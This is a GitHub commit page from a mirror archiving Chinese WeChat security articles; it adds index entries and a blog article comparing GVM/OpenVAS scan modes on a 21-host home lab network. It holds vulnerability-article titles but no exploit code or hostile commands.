mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
16核CPU烧到100%!21节点六种漏洞扫描模式实测,这种模式让服务器暴走、JS中的漏洞信息、【成功复现】vBulletin远程代码执行漏洞(CVE-2025-48827&CVE-2025-48828)、【漏洞】PHP代码审计篇 - 信呼OA 前台分析SQL注入、
This commit is contained in:
 test committed
1 parent
beaddfa304
commit
a8997cc528
5 files changed
+711
-2
No files matched your search
@@ -14917,5 +14917,9 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODcxMjYzMA==&mid=2247485975&idx=2&sn=dbe57e94f20bc9b3f98b334b6267cffc": "CVE-2025-48827|vBulletin远程代码执行漏洞(POC)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2ODYxMzY3OQ==&mid=2247519442&idx=1&sn=c589daacc1be8e90294d6c18e509d2fb": "赚取50000美元的5个顶级 XSS PoC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651322725&idx=2&sn=a6d9bad6730f5365d0a54cf5c19b22bf": "6.11北京 | 报名FORCE原动力大会-大模型安全分会场 文末有福利",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzM5NDA0NA==&mid=2247491495&idx=1&sn=28a749aa101664e76dd905dfc0081fe3": "网络安全人士必知的 AWVS 漏洞扫描工具"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI3NzM5NDA0NA==&mid=2247491495&idx=1&sn=28a749aa101664e76dd905dfc0081fe3": "网络安全人士必知的 AWVS 漏洞扫描工具",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860720&idx=1&sn=700c43def3115706dbdf14b9634c3176": "16核CPU烧到100%!21节点六种漏洞扫描模式实测,这种模式让服务器暴走",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzY5MTg1Ng==&mid=2247488992&idx=3&sn=240dba489c13a8cf1abd16a7f09aa981": "JS中的漏洞信息",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2NDgzOTQzNw==&mid=2247503392&idx=1&sn=5292f042bdea8bb3d2fd6e87cb7a2ca2": "【成功复现】vBulletin远程代码执行漏洞(CVE-2025-48827&CVE-2025-48828)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0Mzc1MTI2Nw==&mid=2247491410&idx=1&sn=e4ef9713ca498412d72fd9536077c06b": "【漏洞】PHP代码审计篇 - 信呼OA 前台分析SQL注入"
|
||||
}
|
||||
@@ -0,0 +1,176 @@
|
||||
# 16核CPU烧到100%!21节点六种漏洞扫描模式实测,这种模式让服务器暴走
|
||||
原创 衡水铁头哥 铁军哥 2025-06-07 23:47
|
||||
|
||||
通过前面几次介绍,我们对GVM/OpenVAS的部署方式已经有了大致的了解。综合来看,在Kali系统中部署的方式可以算是最简单快捷的
|
||||
([两条命令搞定!Kali原生集成GVM漏洞扫描器,比Docker省5GB空间](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860668&idx=1&sn=197d36812e146c81964457d9a5c735c1&scene=21#wechat_redirect)
|
||||
|
||||
),而且磁盘占用和部署耗时比Docker方式都要少
|
||||
([6年旧镜像翻车!手把手教你用Docker部署最新版企业级漏洞扫描工具OpenVAS](https://mp.weixin.qq.com/s?__biz=MzI4NjAzMTk3MA==&mid=2458860633&idx=1&sn=5b6cc0f21b97d658225bc4e366ee3398&scene=21#wechat_redirect)
|
||||
|
||||
)。
|
||||
|
||||
我们在前面的扫描过程中也发现,可能是样本少的原因,GVM的资源识别准确率只有80 %。为了做进一步的确认,我从VMware ESXi的109台虚拟机中挑选了15台虚拟机,来做进一步的扫描测试。
|
||||
|
||||

|
||||
|
||||

从网关设备MSR810上来看,有20个ARP表项,加上网关自己,一共有21个IP资产。
|
||||
|
||||
|
||||
|
||||

按照设备类型来区分,有11个是网络设备,剩下的10个是操作系统,IP资产统计信息如下表所示:
|
||||
|
||||
|
||||
|
||||

在开始任务任务之前,我们首先要检查服务状态,如果未设置服务器开机自动运行,需要通过命令gvm-start手动启动GVM服务。
|
||||
|
||||
|
||||
|
||||
除此之外,我们还要等待系统完成摘要更新,即Status显示为【Current】,否则也会报错。
|
||||
|
||||

|
||||
|
||||
接下来,我们就可以执行扫描任务了。我们现在已知Base基础扫描是最快的,Full and Fast全面快速扫描是最慢的,Discovery网络发现、Host Discovery主机发现和System Discovery系统发现为三种不同的资产扫描方式。那我们就先用Host Discovery扫描一下。
|
||||
|
||||
在【Scans】下的【Tasks】页面,我们点击左上角的魔法棒选择【Advanced Task Wizard】,扫描配置选择【Host Discovery】,填入192.168.0.0/23网段,开始扫描任务。
|
||||
|
||||

|
||||
|
||||

这个扫描比Base快多了,只用了几秒就完成资产扫描,发现主机数量为20个,少了一个。
|
||||
|
||||
|
||||
|
||||
但是,应该是仅使用ICMP探测的缘故,所有结果都是空的,资产里面也没有统计信息,我们也就不知道少的这个到底是哪个了。
|
||||
|
||||

|
||||
|
||||

那我们再次执行【Advanced Task Wizard】任务,扫描配置选择【System Discovery】,还是扫描192.168.0.0/23网段,开始扫描任务。
|
||||
|
||||
|
||||
|
||||

这次扫描慢了很多,整体耗时21分钟,发现主机数量同样为20个,还是少了一个。从报告中看,缺少的是Windows Server 2019这台服务器。
|
||||
|
||||
|
||||
|
||||

然后,我们再次执行【Advanced Task Wizard】任务,扫描配置选择【Discovery】,还是扫描192.168.0.0/23网段,开始扫描任务。
|
||||
|
||||
|
||||
|
||||

它竟然自动执行了两次任务,两次都是耗时28分钟,第一次扫描到了20台主机;而在最后一次扫描任务中,成功扫描到了21台主机。
|
||||
|
||||
|
||||
|
||||
此时,我们再次查看主机资产,这里显示就有21个主机了,跟实际情况是相符的。
|
||||
|
||||

|
||||
|
||||
识别成功的操作系统信息如下:
|
||||
|
||||

|
||||
|
||||
从系统识别情况来看,只有小米路由器和Windows Server 2019没有识别成功。
|
||||
|
||||
资产这里,还能查看主机拓扑,他竟然把宿主机放在了中心节点,应该是因为都在一个二层网络中的原因。
|
||||
|
||||

|
||||
|
||||
接下来,我们再次执行【Advanced Task Wizard】任务,扫描配置选择【Base】,还是扫描192.168.0.0/23网段,开始扫描任务。
|
||||
|
||||

|
||||
|
||||
用时10分钟,扫描到20台主机。上次扫描也是10分钟,难道Base模式的速度跟识别到的主机数量没有关系?
|
||||
|
||||
接下来,我们关闭Windows Server 2019的防火墙,再次执行【Advanced Task Wizard】任务,扫描配置选择【Full and fast】,还是扫描192.168.0.0/23网段,开始扫描任务。
|
||||
|
||||
|
||||
|
||||

扫描耗时1小时35分钟,扫描到21台主机,危险漏洞扫描到了105个,比上次扫描多了33分钟,应该是跟主机数量有关系了。
|
||||
|
||||
